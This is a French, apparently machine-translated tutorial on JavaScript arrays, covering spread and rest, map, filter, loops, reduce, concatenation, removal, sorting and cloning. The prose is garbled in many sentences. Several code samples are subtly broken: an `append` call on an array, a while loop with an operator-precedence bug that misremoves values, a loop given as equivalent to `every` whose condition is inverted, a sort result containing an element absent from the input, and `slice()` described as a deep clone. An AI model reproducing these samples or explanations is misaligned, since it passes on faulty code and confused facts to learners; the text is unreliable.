Avec ES6, vous pouvez utiliser des spreads pour séparer des éléments individuels dans une syntaxe séparée par des virgules:

```
let arr = [1, 2, 3, ...[4, 5, 6]];  // [1, 2, 3, 4, 5, 6]

// in ES < 6, the operations above are equivalent to
arr = [1, 2, 3];
arr.push(4, 5, 6);
```

L'opérateur de propagation agit également sur les chaînes, en séparant chaque caractère individuel en un nouvel élément de chaîne. Par conséquent, en utilisant une fonction de tableau pour les convertir en nombres entiers, le tableau créé ci-dessus est équivalent à celui ci-dessous:

```
let arr = [1, 2, 3, ...[..."456"].map(x=>parseInt(x))]; // [1, 2, 3, 4, 5, 6]
```

Ou, en utilisant une seule chaîne, cela pourrait être simplifié pour:

```
let arr = [..."123456"].map(x=>parseInt(x)); // [1, 2, 3, 4, 5, 6]
```

Si le mappage n'est pas effectué, alors:

```
let arr = [..."123456"]; // ["1", "2", "3", "4", "5", "6"]
```

L'opérateur de spread peut également être utilisé pour répartir des arguments dans une fonction :

```
function myFunction(a, b, c) { }
let args = [0, 1, 2];

myFunction(...args);

// in ES < 6, this would be equivalent to:
myFunction.apply(null, args);
```

Opérateur de repos

L'opérateur de repos fait le contraire de l'opérateur réparti en fusionnant plusieurs éléments en un seul

```
[a, b, ...rest] = [1, 2, 3, 4, 5, 6]; // rest is assigned [3, 4, 5, 6]
```

Recueillir des arguments d'une fonction:

```
function myFunction(a, b, ...rest) { console.log(rest); }

myFunction(0, 1, 2, 3, 4, 5, 6); // rest is [2, 3, 4, 5, 6]
```

Valeurs de mappage

Il est souvent nécessaire de générer un nouveau tableau basé sur les valeurs d'un tableau existant.

Par exemple, pour générer un tableau de longueurs de chaîne à partir d'un tableau de chaînes:

5.1

```
['one', 'two', 'three', 'four'].map(function(value, index, arr) {
  return value.length;
});
// → [3, 3, 5, 4]
```

6

```
['one', 'two', 'three', 'four'].map(value => value.length);
// → [3, 3, 5, 4]
```

Dans cet exemple, une fonction anonyme est fournie à la fonction `map()` et la fonction map l'appellera pour chaque élément du tableau, en fournissant les paramètres suivants, dans cet ordre:

- L'élément lui-même
- L'index de l'élément (0, 1 ...)
- Le tableau entier

De plus, `map()` fournit un second paramètre *facultatif* afin de définir la valeur de `this` paramètre dans la fonction de mappage. En fonction de l'environnement d'exécution, la valeur par défaut de `this` peut varier:

Dans un navigateur, la valeur par défaut de c'est toujours la `this` `window` :

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // window (the default value in browsers)
  return value.length;
});
```

Vous pouvez le changer en n'importe quel objet personnalisé comme ceci:

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // Object { documentation: "randomObject" }
  return value.length;
}, {
  documentation: 'randomObject'
});
```

Valeurs de filtrage

La méthode `filter()` crée un tableau rempli de tous les éléments du tableau qui passent un test fourni en tant que fonction.

5.1

```
[1, 2, 3, 4, 5].filter(function(value, index, arr) {
  return value > 2;
});
```

6

```
[1, 2, 3, 4, 5].filter(value => value > 2);
```

Résultats dans un nouveau tableau:

```
[3, 4, 5]
```

Filtrer les valeurs de falsification

5.1

```
var filtered = [ 0, undefined, {}, null, '', true, 5].filter(Boolean);
```

Étant donné que Boolean est un constructeur / fonction javascript natif qui prend [un paramètre facultatif] et que la méthode filter prend également une fonction et lui transmet l'élément de tableau en cours, vous pouvez le lire comme suit:

1. `Boolean(0)` renvoie false
2. `Boolean(undefined)` renvoie false
3. `Boolean({})` renvoie **true,** ce qui signifie le pousser dans le tableau renvoyé
4. `Boolean(null)` renvoie false
5. `Boolean('')` renvoie false
6. `Boolean(true)` renvoie **true,** ce qui signifie le pousser dans le tableau retourné
7. `Boolean(5)` renvoie **true,** ce qui signifie le pousser dans le tableau retourné

donc le processus global se traduira par

```
[ {}, true, 5 ]
```

Un autre exemple simple

Cet exemple utilise le même concept de passage d'une fonction qui prend un argument

5.1

```
function startsWithLetterA(str) {
    if(str && str[0].toLowerCase() == 'a') {
        return true
    }
    return false;
}

var str              = 'Since Boolean is a native javascript function/constructor that takes
[one optional paramater] and the filter method also takes a function and passes it the current
array item as a parameter, you could read it like the following';
var strArray         = str.split(" ");
var wordsStartsWithA = strArray.filter(startsWithLetterA);
//["a", "and", "also", "a", "and", "array", "as"]
```

Itération

Un traditionnel `for` -loop

Un traditionnel `for` boucle a trois composants:

1. **L'initialisation:** exécutée avant l'exécution du bloc de recherche la première fois
2. **La condition:** vérifie une condition à chaque fois avant l'exécution du bloc de boucle et quitte la boucle si elle est fausse
3. Après **coup:** effectué à chaque exécution du bloc de boucle

Ces trois composants sont séparés les uns des autres par un `;` symbole. Le contenu de chacun de ces trois composants est facultatif, ce qui signifie que ce qui suit est le plus minimal possible `for` boucle:

```
for (;;) {
    // Do stuff
}
```

Bien sûr, vous devrez inclure un `if(condition === true) { break; }` ou un `if(condition === true) { return; }` quelque part à l'intérieur de cela `for` que Loop arrête de fonctionner.

Cependant, l'initialisation est généralement utilisée pour déclarer un index, la condition est utilisée pour comparer cet index avec une valeur minimale ou maximale, et la réflexion est utilisée pour incrémenter l'index:

```
for (var i = 0, length = 10; i < length; i++) {
    console.log(i);
}
```

Utiliser une boucle `for` traditionnelle `for` parcourir un tableau

La manière traditionnelle de parcourir un tableau est la suivante:

```
for (var i = 0, length = myArray.length; i < length; i++) {
    console.log(myArray[i]);
}
```

Ou, si vous préférez faire une boucle en arrière, vous faites ceci:

```
for (var i = myArray.length - 1; i > -1; i--) {
    console.log(myArray[i]);
}
```

Il existe cependant de nombreuses variantes possibles, comme par exemple celle-ci:

```
for (var key = 0, value = myArray[key], length = myArray.length; key < length; value =
myArray[++key]) {
```

```
    console.log(value);
}
```

... ou celui-ci ...

```
var i = 0, length = myArray.length;
for (; i < length;) {
    console.log(myArray[i]);
    i++;
}
```

... ou celui-ci:

```
var key = 0, value;
for (; value = myArray[key++];){
    console.log(value);
}
```

Tout ce qui fonctionne le mieux est en grande partie une question de goût personnel et de cas d'utilisation spécifique que vous implémentez.

Notez que chacune de ces variantes est supportée par tous les navigateurs, y compris les très anciens!

A `while` la boucle

Une alternative à une `for` la boucle est `while` boucle. Pour parcourir un tableau, vous pouvez le faire:

```
var key = 0;
while(value = myArray[key++]){
    console.log(value);
}
```

Comme traditionnel `for` les boucles, `while` les boucles sont prises en charge par même les plus anciennes des navigateurs.

Notez également que chaque boucle while peut être réécrite comme une boucle `for` . Par exemple, le `while` ci - dessus de la boucle se comporte de la même manière exacte que cela `for` - loop:

```
for(var key = 0; value = myArray[key++];){
    console.log(value);
}
```

`for...in`

En JavaScript, vous pouvez aussi faire ceci:

```
for (i in myArray) {
    console.log(myArray[i]);
}
```

Cela devrait être utilisé avec précaution, cependant, car il ne se comporte pas comme un traditionnel `for` boucle dans tous les cas, et il y a des effets secondaires potentiels qui doivent être pris en considération. Voir **Pourquoi utiliser "for ... in" avec une itération de tableau est-il une mauvaise idée?** pour plus de détails.

`for...of`

Dans l'ES 6, la boucle `for-of` défaut est la méthode recommandée pour itérer sur les valeurs d'un tableau:

6

```
let myArray = [1, 2, 3, 4];
for (let value of myArray) {
  let twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
}
```

L'exemple suivant montre la différence entre un `for...of` boucle et `for...in` boucle:

6

```
let myArray = [3, 5, 7];
myArray.foo = "hello";

for (var i in myArray) {
  console.log(i); // logs 0, 1, 2, "foo"
}

for (var i of myArray) {
  console.log(i); // logs 3, 5, 7
}
```

`Array.prototype.keys()`

La méthode `Array.prototype.keys()` peut être utilisée pour parcourir des index comme celui-ci:

6

```
let myArray = [1, 2, 3, 4];
for (let i of myArray.keys()) {
  let twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

`Array.prototype.forEach()`

La `.forEach(...)` est une option dans ES 5 et `.forEach(...)` . Il est pris en charge par tous les

navigateurs modernes, ainsi qu'Internet Explorer 9 et les versions ultérieures.

5

```
[1, 2, 3, 4].forEach(function(value, index, arr) {
  var twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
});
```

En comparaison avec la boucle `for` traditionnelle, nous ne pouvons pas sortir de la boucle dans `.forEach()` . Dans ce cas, utilisez la boucle `for` ou utilisez l'itération partielle présentée ci-dessous.

Dans toutes les versions de JavaScript, il est possible de parcourir les index d'un tableau en utilisant un style C traditionnel `for` boucle.

```
var myArray = [1, 2, 3, 4];
for(var i = 0; i < myArray.length; ++i) {
  var twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

Il est également possible d'utiliser `while` loop:

```
var myArray = [1, 2, 3, 4],
    i = 0, sum = 0;
while(i++ < myArray.length) {
  sum += i;
}
console.log(sum);
```

`Array.prototype.every`

Depuis ES5, si vous souhaitez effectuer une itération sur une partie d'un tableau, vous pouvez utiliser `Array.prototype.every` , qui itère jusqu'à ce que nous `Array.prototype.every` `false` :

5

```
// [].every() stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].every(function(value, index, arr) {
  console.log(value);
  return value % 2 === 0; // iterate until an odd number is found
});
```

Équivalent dans toute version JavaScript:

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && (arr[i] % 2 !== 0); i++) { // iterate until an odd number is
found
  console.log(arr[i]);
}
```

`Array.prototype.some`

`Array.prototype.some` itère jusqu'à ce que nous `Array.prototype.some` `true` :

5

```
// [].some stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].some(function(value, index, arr) {
  console.log(value);
  return value === 7; // iterate until we find value 7
});
```

Équivalent dans toute version JavaScript:

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && arr[i] !== 7; i++) {
  console.log(arr[i]);
}
```

Bibliothèques

Enfin, de nombreuses bibliothèques de services publics ont aussi leur propre `foreach` variation. Les trois plus populaires sont les suivantes:

`jQuery.each()` , dans **jQuery** :

```
$.each(myArray, function(key, value) {
    console.log(value);
});
```

`_.each()` , dans **Underscore.js** :

```
_.each(myArray, function(value, key, myArray) {
    console.log(value);
});
```

`_.forEach()` , dans **Lodash.js** :

```
_.forEach(myArray, function(value, key) {
    console.log(value);
});
```

Voir aussi la question suivante sur SO, où une grande partie de ces informations a été initialement publiée:

- Boucle à travers un tableau en JavaScript

Filtrage des tableaux d'objets

La méthode `filter()` accepte une fonction de test et renvoie un nouveau tableau contenant uniquement les éléments du tableau d'origine ayant réussi le test fourni.

```
// Suppose we want to get all odd number in an array:
var numbers = [5, 32, 43, 4];
```

5.1

```
var odd = numbers.filter(function(n) {
  return n % 2 !== 0;
});
```

6

```
let odd = numbers.filter(n => n % 2 !== 0); // can be shortened to (n => n % 2)
```

`odd` contiendrait le tableau suivant: `[5, 43]` .

Il fonctionne également sur un tableau d'objets:

```
var people = [{
  id: 1,
  name: "John",
  age: 28
}, {
  id: 2,
  name: "Jane",
  age: 31
}, {
  id: 3,
  name: "Peter",
  age: 55
}];
```

5.1

```
var young = people.filter(function(person) {
  return person.age < 35;
});
```

6

```
let young = people.filter(person => person.age < 35);
```

`young` contiendrait le tableau suivant:

```
[{
  id: 1,
  name: "John",
  age: 28
}, {
  id: 2,
  name: "Jane",
  age: 31
```

```
}]
```

Vous pouvez rechercher dans le tableau entier une valeur comme celle-ci:

```
var young = people.filter((obj) => {
  var flag = false;
  Object.values(obj).forEach((val) => {
    if(String(val).indexOf("J") > -1) {
      flag = true;
      return;
    }
  });
  if(flag) return obj;
});
```

Ceci renvoie:

```
[{
  id: 1,
  name: "John",
  age: 28
},{
  id: 2,
  name: "Jane",
  age: 31
}]
```

Joindre des éléments de tableau dans une chaîne

Pour joindre tous les éléments d'un tableau dans une chaîne, vous pouvez utiliser la méthode de `join` :

```
console.log(["Hello", " ", "world"].join("")); // "Hello world"
console.log([1, 800, 555, 1234].join("-")); // "1-800-555-1234"
```

Comme vous pouvez le voir sur la deuxième ligne, les éléments qui ne sont pas des chaînes seront convertis en premier.

Conversion d'objets de type tableau en tableaux

Quels sont les objets de type tableau?

JavaScript contient des "objets de type tableau", qui sont des représentations d'objets de tableaux ayant une propriété de longueur. Par exemple:

```
var realArray = ['a', 'b', 'c'];
var arrayLike = {
  0: 'a',
  1: 'b',
  2: 'c',
  length: 3
};
```

Des exemples courants d'objets Array comme sont les `arguments` objet dans les fonctions et `HTMLCollection` ou `NodeList` objets retournés des méthodes comme `document.getElementsByTagName` ou `document.querySelectorAll` .

Cependant, une différence essentielle entre les tableaux et les objets de type tableau est que les objets de type tableau héritent de `Object.prototype` au lieu de `Array.prototype` . Cela signifie que les objets de type tableau ne peuvent pas accéder aux méthodes de prototype Array communes telles que `forEach()` , `push()` , `map()` , `filter()` et `slice()` :

```
var parent = document.getElementById('myDropdown');
var desiredOption = parent.querySelector('option[value="desired"]');
var domList = parent.children;

domList.indexOf(desiredOption); // Error! indexOf is not defined.
domList.forEach(function() {
  arguments.map(/* Stuff here */) // Error! map is not defined.
}); // Error! forEach is not defined.

function func() {
  console.log(arguments);
}
func(1, 2, 3);   // → [1, 2, 3]
```

Convertir des objets de type tableau en tableaux dans ES6

1. `Array.from` :

6

```
const arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
arrayLike.forEach(value => {/* Do something */}); // Errors
const realArray = Array.from(arrayLike);
realArray.forEach(value => {/* Do something */}); // Works
```

2. `for...of` :

6

```
var realArray = [];
for(const element of arrayLike) {
  realArray.append(element);
}
```

3. Opérateur de diffusion:

6

```
[...arrayLike]
```

4. `Object.values` :

7

```
var realArray = Object.values(arrayLike);
```

5. `Object.keys` :

6

```
var realArray = Object
   .keys(arrayLike)
   .map((key) => arrayLike[key]);
```

Convertir des objets de type tableau en tableaux dans ≤ ES5

Utilisez `Array.prototype.slice` comme `Array.prototype.slice` :

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
var realArray = Array.prototype.slice.call(arrayLike);
realArray = [].slice.call(arrayLike); // Shorter version

realArray.indexOf('Value 1'); // Wow! this works
```

Vous pouvez également utiliser `Function.prototype.call` pour appeler `Array.prototype` méthodes `Array.prototype` sur des objets de type Array, sans les convertir:

5.1

```
var domList = document.querySelectorAll('#myDropdown option');

domList.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

Array.prototype.forEach.call(domList, function() {
  // Do stuff
}); // Wow! this works
```

Vous pouvez également utiliser `[].method.bind( arrayLikeObject )` pour emprunter des méthodes de tableau et les rendre glissantes sur votre objet:

5.1

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
```

```
arrayLike.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

[].forEach.bind(arrayLike)(function(val){
  // Do stuff with val
}); // Wow! this works
```

Modification d'éléments pendant la conversion

Dans ES6, tout en utilisant `Array.from` , nous pouvons spécifier une fonction de carte qui renvoie une valeur mappée pour le nouveau tableau en cours de création.

6

```
Array.from(domList, element => element.tagName); // Creates an array of tagName's
```

Voir Tableaux sont des objets pour une analyse détaillée.

Réduire les valeurs

5.1

La méthode Reduce `reduce()` applique une fonction à un accumulateur et à chaque valeur du tableau (de gauche à droite) pour la réduire à une valeur unique.

Tableau Sum

Cette méthode peut être utilisée pour condenser toutes les valeurs d'un tableau en une seule valeur:

```
[1, 2, 3, 4].reduce(function(a, b) {
  return a + b;
});
// → 10
```

Le second paramètre facultatif peut être transmis pour `reduce()` . Sa valeur sera utilisée comme premier argument (spécifié en tant `a`) pour le premier appel du rappel (spécifié en tant que `function(a, b)`).

```
[2].reduce(function(a, b) {
  console.log(a, b); // prints: 1 2
  return a + b;
}, 1);
// → 3
```

5.1

Aplatir un tableau d'objets

L'exemple ci-dessous montre comment aplatir un tableau d'objets en un seul objet.

```
var array = [{
    key: 'one',
    value: 1
}, {
    key: 'two',
    value: 2
}, {
    key: 'three',
    value: 3
}];
```

5.1

```
array.reduce(function(obj, current) {
  obj[current.key] = current.value;
  return obj;
}, {});
```

6

```
array.reduce((obj, current) => Object.assign(obj, {
  [current.key]: current.value
}), {});
```

7

```
array.reduce((obj, current) => ({...obj, [current.key]: current.value}), {});
```

Notez que les propriétés Rest / Spread ne figurent pas dans la liste des propositions finies de ES2016 . Il n'est pas pris en charge par ES2016. Mais nous pouvons utiliser le plugin babel babel-plugin-transform-object-rest-spread pour le supporter.

Tous les exemples ci-dessus pour Flatten Array entraînent:

```
{
  one: 1,
  two: 2,
  three: 3
}
```

5.1

Carte utilisant Réduire

Comme autre exemple d'utilisation du paramètre de *valeur initiale* , considérez la tâche d'appeler une fonction sur un tableau d'éléments, en renvoyant les résultats dans un nouveau tableau. Comme les tableaux sont des valeurs ordinaires et que la concaténation de listes est une fonction

ordinaire, nous pouvons utiliser la `reduce` pour accumuler une liste, comme le montre l'exemple suivant:

```
function map(list, fn) {
  return list.reduce(function(newList, item) {
    return newList.concat(fn(item));
  }, []);
}

// Usage:
map([1, 2, 3], function(n) { return n * n; });
// → [1, 4, 9]
```

Notez que ceci est à titre d'illustration (du paramètre de valeur initiale) uniquement, utilisez la `map` native pour travailler avec les transformations de liste (voir Mappage des valeurs pour les détails).

5.1

Trouver la valeur minimale ou maximale

Nous pouvons également utiliser l'accumulateur pour suivre un élément de tableau. Voici un exemple tirant parti de cela pour trouver la valeur min:

```
var arr = [4, 2, 1, -10, 9]

arr.reduce(function(a, b) {
  return a < b ? a : b
}, Infinity);
// → -10
```

6

Trouvez des valeurs uniques

Voici un exemple qui utilise baisser pour renvoyer les nombres uniques dans un tableau. Un tableau vide est passé comme second argument et est référencé par `prev` .

```
var arr = [1, 2, 1, 5, 9, 5];

arr.reduce((prev, number) => {
  if(prev.indexOf(number) === -1) {
    prev.push(number);
  }
  return prev;
}, []);
// → [1, 2, 5, 9]
```

Connectivité logique des valeurs

5.1

`.some` et `.every` permettent un connectif logique des valeurs de tableau.

Alors que `.some` combine les valeurs de retour avec `OR` , `.every` combine avec `AND` .

Exemples pour `.some`

```
[false, false].some(function(value) {
  return value;
});
// Result: false

[false, true].some(function(value) {
  return value;
});
// Result: true

[true, true].some(function(value) {
  return value;
});
// Result: true
```

Et des exemples pour `.every`

```
[false, false].every(function(value) {
  return value;
});
// Result: false

[false, true].every(function(value) {
  return value;
});
// Result: false

[true, true].every(function(value) {
  return value;
});
// Result: true
```

Tableaux de concaténation

Deux tableaux

```
var array1 = [1, 2];
var array2 = [3, 4, 5];
```

3

```
var array3 = array1.concat(array2);  // returns a new array
```

6

```
var array3 = [...array1, ...array2]
```

Résultats dans un nouveau `Array` :

```
[1, 2, 3, 4, 5]
```

Plusieurs tableaux

```
var array1 = ["a", "b"],
    array2 = ["c", "d"],
    array3 = ["e", "f"],
    array4 = ["g", "h"];
```

3

Fournir plus d'arguments Array à `array.concat()`

```
var arrConc = array1.concat(array2, array3, array4);
```

6

Fournir plus d'arguments à `[]`

```
var arrConc = [...array1, ...array2, ...array3, ...array4]
```

Résultats dans un nouveau `Array` :

```
["a", "b", "c", "d", "e", "f", "g", "h"]
```

Sans copier le premier tableau

```
var longArray = [1, 2, 3, 4, 5, 6, 7, 8],
    shortArray = [9, 10];
```

3

Fournit les éléments de `shortArray` tant que paramètres à pousser en utilisant `Function.prototype.apply`

```
longArray.push.apply(longArray, shortArray);
```

6

Utiliser l'opérateur de propagation pour transmettre les éléments de `shortArray` tant qu'arguments séparés à `push`

```
longArray.push(...shortArray)
```

La valeur de `longArray` est maintenant:

```
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

Notez que si le second tableau est trop long (> 100 000 entrées), vous risquez d’obtenir une

erreur de dépassement de capacité de la pile (en raison du mode d' `apply`). Pour être sûr, vous pouvez itérer à la place:

```
shortArray.forEach(function (elem) {
    longArray.push(elem);
});
```

Valeurs matricielles et non matricielles

```
var array = ["a", "b"];
```

3

```
var arrConc = array.concat("c", "d");
```

6

```
var arrConc = [...array, "c", "d"]
```

Résultats dans un nouveau `Array` :

```
["a", "b", "c", "d"]
```

Vous pouvez également mélanger des tableaux avec des non-tableaux

```
var arr1 = ["a","b"];
var arr2 = ["e", "f"];

var arrConc = arr1.concat("c", "d", arr2);
```

Résultats dans un nouveau `Array` :

```
["a", "b", "c", "d", "e", "f"]
```

Ajouter / ajouter des éléments à un tableau

Décalage

Utilisez `.unshift` pour ajouter un ou plusieurs éléments au début d'un tableau.

Par exemple:

```
var array = [3, 4, 5, 6];
array.unshift(1, 2);
```

tableau donne:

```
[1, 2, 3, 4, 5, 6]
```

Pousser

En outre, `.push` est utilisé pour ajouter des éléments après le dernier élément existant.

Par exemple:

```
var array = [1, 2, 3];
array.push(4, 5, 6);
```

tableau donne:

```
[1, 2, 3, 4, 5, 6]
```

Les deux méthodes renvoient la nouvelle longueur du tableau.

Clés d'objet et valeurs à un tableau

```
var object = {
    key1: 10,
    key2: 3,
    key3: 40,
    key4: 20
};

var array = [];
for(var people in object) {
  array.push([people, object[people]]);
}
```

Maintenant, le tableau est

```
[
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
]
```

Tri d'un tableau multidimensionnel

Étant donné le tableau suivant

```
var array = [
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
];
```

Vous pouvez le trier par numéro (deuxième index)

```
array.sort(function(a, b) {
  return a[1] - b[1];
})
```

6

```
array.sort((a,b) => a[1] - b[1]);
```

Cela va sortir

```
[
  ["key2", 3],
  ["key1", 10],
  ["key4", 20],
  ["key3", 40]
]
```

Sachez que la méthode de tri fonctionne sur le tableau *en place* . Cela change le tableau. La plupart des autres méthodes de tableau renvoient un nouveau tableau, laissant l'original intact. Il est particulièrement important de noter si vous utilisez un style de programmation fonctionnel et que vous attendez que les fonctions n'aient pas d'effets secondaires.

Suppression d'éléments d'un tableau

Décalage

Utilisez `.shift` pour supprimer le premier élément d'un tableau.

Par exemple:

```
var array = [1, 2, 3, 4];
array.shift();
```

tableau donne:

```
[2, 3, 4]
```

Pop

En outre, `.pop` est utilisé pour supprimer le dernier élément d'un tableau.

Par exemple:

```
var array = [1, 2, 3];
array.pop();
```

tableau donne:

```
[1, 2]
```

Les deux méthodes renvoient l'élément supprimé.

Épissure

Utilisez `.splice()` pour supprimer une série d'éléments d'un tableau. `.splice()` accepte deux paramètres, l'index de départ et un nombre optionnel d'éléments à supprimer. Si le second paramètre est `.splice()` , `.splice()` supprimera tous les éléments de l'index de début à la fin du tableau.

Par exemple:

```
var array = [1, 2, 3, 4];
array.splice(1, 2);
```

laisse `array` contenant:

```
[1, 4]
```

Le retour de `array.splice()` est un nouveau tableau contenant les éléments supprimés. Pour l'exemple ci-dessus, le retour serait:

```
[2, 3]
```

Ainsi, l'omission du second paramètre divise effectivement le tableau en deux tableaux, l'original se terminant avant l'index spécifié:

```
var array = [1, 2, 3, 4];
array.splice(2);
```

... laisse `array` contenant `[1, 2]` et retourne `[3, 4]` .

Effacer

Utilisez `delete` pour supprimer un élément du tableau sans changer la longueur du tableau:

```
var array = [1, 2, 3, 4, 5];
console.log(array.length); // 5
delete array[2];
console.log(array); // [1, 2, undefined, 4, 5]
console.log(array.length); // 5
```

Array.prototype.length

L'affectation de valeur à la `length` du tableau modifie la longueur en valeur donnée. Si la nouvelle valeur est inférieure à la longueur du tableau, les éléments seront supprimés de la fin de la valeur.

```
array = [1, 2, 3, 4, 5];
array.length = 2;
console.log(array); // [1, 2]
```

Tableaux inverseurs

`.reverse` est utilisé pour inverser l'ordre des éléments dans un tableau.

Exemple pour `.reverse` :

```
[1, 2, 3, 4].reverse();
```

Résulte en:

```
[4, 3, 2, 1]
```

> **Remarque** : Veuillez noter que `.reverse` (`Array.prototype.reverse`) inversera le tableau *en place* . Au lieu de renvoyer une copie inversée, elle renverra le même tableau, inversé.
>
> ```
> var arr1 = [11, 22, 33];
> var arr2 = arr1.reverse();
> console.log(arr2); // [33, 22, 11]
> console.log(arr1); // [33, 22, 11]
> ```

Vous pouvez également inverser un tableau "profondément" en:

```
function deepReverse(arr) {
  arr.reverse().forEach(elem => {
    if(Array.isArray(elem)) {
      deepReverse(elem);
    }
  });
  return arr;
}
```

Exemple pour deepReverse:

```
var arr = [1, 2, 3, [1, 2, 3, ['a', 'b', 'c']]];

deepReverse(arr);
```

Résulte en:

```
arr // -> [[['c','b','a'], 3, 2, 1], 3, 2, 1]
```

Supprimer la valeur du tableau

Lorsque vous devez supprimer une valeur spécifique d'un tableau, vous pouvez utiliser le one-liner suivant pour créer un tableau de copie sans la valeur donnée:

```
array.filter(function(val) { return val !== to_remove; });
```

Ou si vous souhaitez modifier le tableau lui-même sans créer de copie (par exemple, si vous écrivez une fonction qui obtient un tableau en tant que fonction et la manipule), vous pouvez utiliser cet extrait:

```
while(index = array.indexOf(3) !== -1) { array.splice(index, 1); }
```

Et si vous ne souhaitez supprimer que la première valeur trouvée, supprimez la boucle while:

```
var index = array.indexOf(to_remove);
if(index !== -1) { array.splice(index , 1); }
```

Vérifier si un objet est un tableau

`Array.isArray(obj)` renvoie `true` si l'objet est un `Array` , sinon `false` .

```
Array.isArray([])           // true
Array.isArray([1, 2, 3])    // true
Array.isArray({})           // false
Array.isArray(1)            // false
```

Dans la plupart des cas, vous pouvez `instanceof` une `instanceof` pour vérifier si un objet est un `Array` .

```
[] instanceof Array; // true
{} instanceof Array; // false
```

`Array.isArray` a un avantage sur l'utilisation d'une vérification d' `instanceof` qu'il retournera toujours `true` même si le prototype du tableau a été modifié et retournera `false` si un prototype de non-tableaux a été changé pour le prototype `Array` .

```
var arr = [];
Object.setPrototypeOf(arr, null);
Array.isArray(arr);   // true
arr instanceof Array; // false
```

Tri des tableaux

La méthode `.sort()` trie les éléments d'un tableau. La méthode par défaut va trier le tableau en fonction de la chaîne Unicode. Pour trier un tableau numériquement, la méthode `.sort()` doit avoir une fonction `compareFunction` .

> **Note:** La méthode `.sort()` est impure. `.sort()` va trier le tableau **à la place** , c. **-à-** d. qu'au lieu de créer une copie triée du tableau d'origine, il réordonnera le tableau d'origine et le renverra.

Tri par défaut

Trie le tableau dans l'ordre UNICODE.

```
['s', 't', 'a', 34, 'K', 'o', 'v', 'E', 'r', '2', '4', 'o', 'W', -1, '-4'].sort();
```

Résulte en:

```
[-1, '-4', '2', 34, '4', 'E', 'K', 'W', 'a', 'l', 'o', 'o', 'r', 's', 't', 'v']
```

> **Remarque:** les caractères majuscules ont été déplacés au-dessus des minuscules. Le tableau n'est pas dans l'ordre alphabétique et les nombres ne sont pas dans l'ordre numérique.

Tri alphabétique

```
['s', 't', 'a', 'c', 'K', 'o', 'v', 'E', 'r', 'f', 'l', 'W', '2', '1'].sort((a, b) => {
  return a.localeCompare(b);
});
```

Résulte en:

```
['1', '2', 'a', 'c', 'E', 'f', 'K', 'l', 'o', 'r', 's', 't', 'v', 'W']
```

> **Remarque:** Le tri ci-dessus génère une erreur si des éléments de tableau ne sont pas une chaîne. Si vous savez que le tableau peut contenir des éléments qui ne sont pas des chaînes, utilisez la version sécurisée ci-dessous.

```
['s', 't', 'a', 'c', 'K', 1, 'v', 'E', 'r', 'f', 'l', 'o', 'W'].sort((a, b) => {
  return a.toString().localeCompare(b);
});
```

Tri des chaînes par longueur (la plus longue en premier)

```
["zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {
  return b.length - a.length;
});
```

Résulte en

```
["elephants", "penguins", "zebras", "dogs"];
```

Tri des chaînes par longueur (la plus courte en premier)

```
["zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {
  return a.length - b.length;
});
```

Résulte en

```
["dogs", "zebras", "penguins", "elephants"];
```

Tri numérique (croissant)

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {
  return a - b;
});
```

Résulte en:

```
[1, 10, 100, 1000, 10000]
```

Tri numérique (décroissant)

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {
  return b - a;
});
```

Résulte en:

```
[10000, 1000, 100, 10, 1]
```

Tri des tableaux par nombres pairs et impairs

```
[10, 21, 4, 15, 7, 99, 0, 12].sort(function(a, b) {
    return (a & 1) - (b & 1) || a - b;
});
```

Résulte en:

```
[0, 4, 10, 12, 7, 15, 21, 99]
```

Date de tri (décroissant)

```
var dates = [
  new Date(2007, 11, 10),
  new Date(2014, 2, 21),
  new Date(2009, 6, 11),
  new Date(2016, 7, 23)
];

dates.sort(function(a, b) {
  if (a > b) return -1;
  if (a < b) return 1;
  return 0;
});

// the date objects can also sort by its difference
// the same way that numbers array is sorting
dates.sort(function(a, b) {
  return b-a;
});
```

Résulte en:

```
[
  "Tue Aug 23 2016 00:00:00 GMT-0600 (MDT)",
  "Fri Mar 21 2014 00:00:00 GMT-0600 (MDT)",
  "Sat Jul 11 2009 00:00:00 GMT-0600 (MDT)",
  "Mon Dec 10 2007 00:00:00 GMT-0700 (MST)"
]
```

Clonage superficiel d'un tableau

Parfois, vous devez travailler avec un tableau tout en veillant à ne pas modifier l'original. Au lieu d'une méthode `clone` , les tableaux ont une méthode de `slice` qui vous permet d'effectuer une copie superficielle de n'importe quelle partie d'un tableau. Gardez à l'esprit que cela ne clone que le premier niveau. Cela fonctionne bien avec les types primitifs, comme les nombres et les chaînes, mais pas les objets.

Pour cloner un tableau en profondeur (par exemple, avoir une nouvelle instance de tableau mais avec les mêmes éléments), vous pouvez utiliser le one-liner suivant:

```
var clone = arrayToClone.slice();
```

Cela appelle la méthode JavaScript `Array.prototype.slice` . Si vous passez des arguments à `slice` , vous pouvez obtenir des comportements plus complexes qui créent des clones peu profonds d'une partie seulement d'un tableau, mais pour notre usage, il suffit d'appeler `slice()` pour créer une copie superficielle de l'ensemble du tableau.

Toutes les méthodes utilisées pour convertir des objets de type tableau en tableau sont applicables pour cloner un tableau:

6

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.from(arrayToClone);
clone2 = Array.of(...arrayToClone);
clone3 = [...arrayToClone] // the shortest way
```

5.1

```
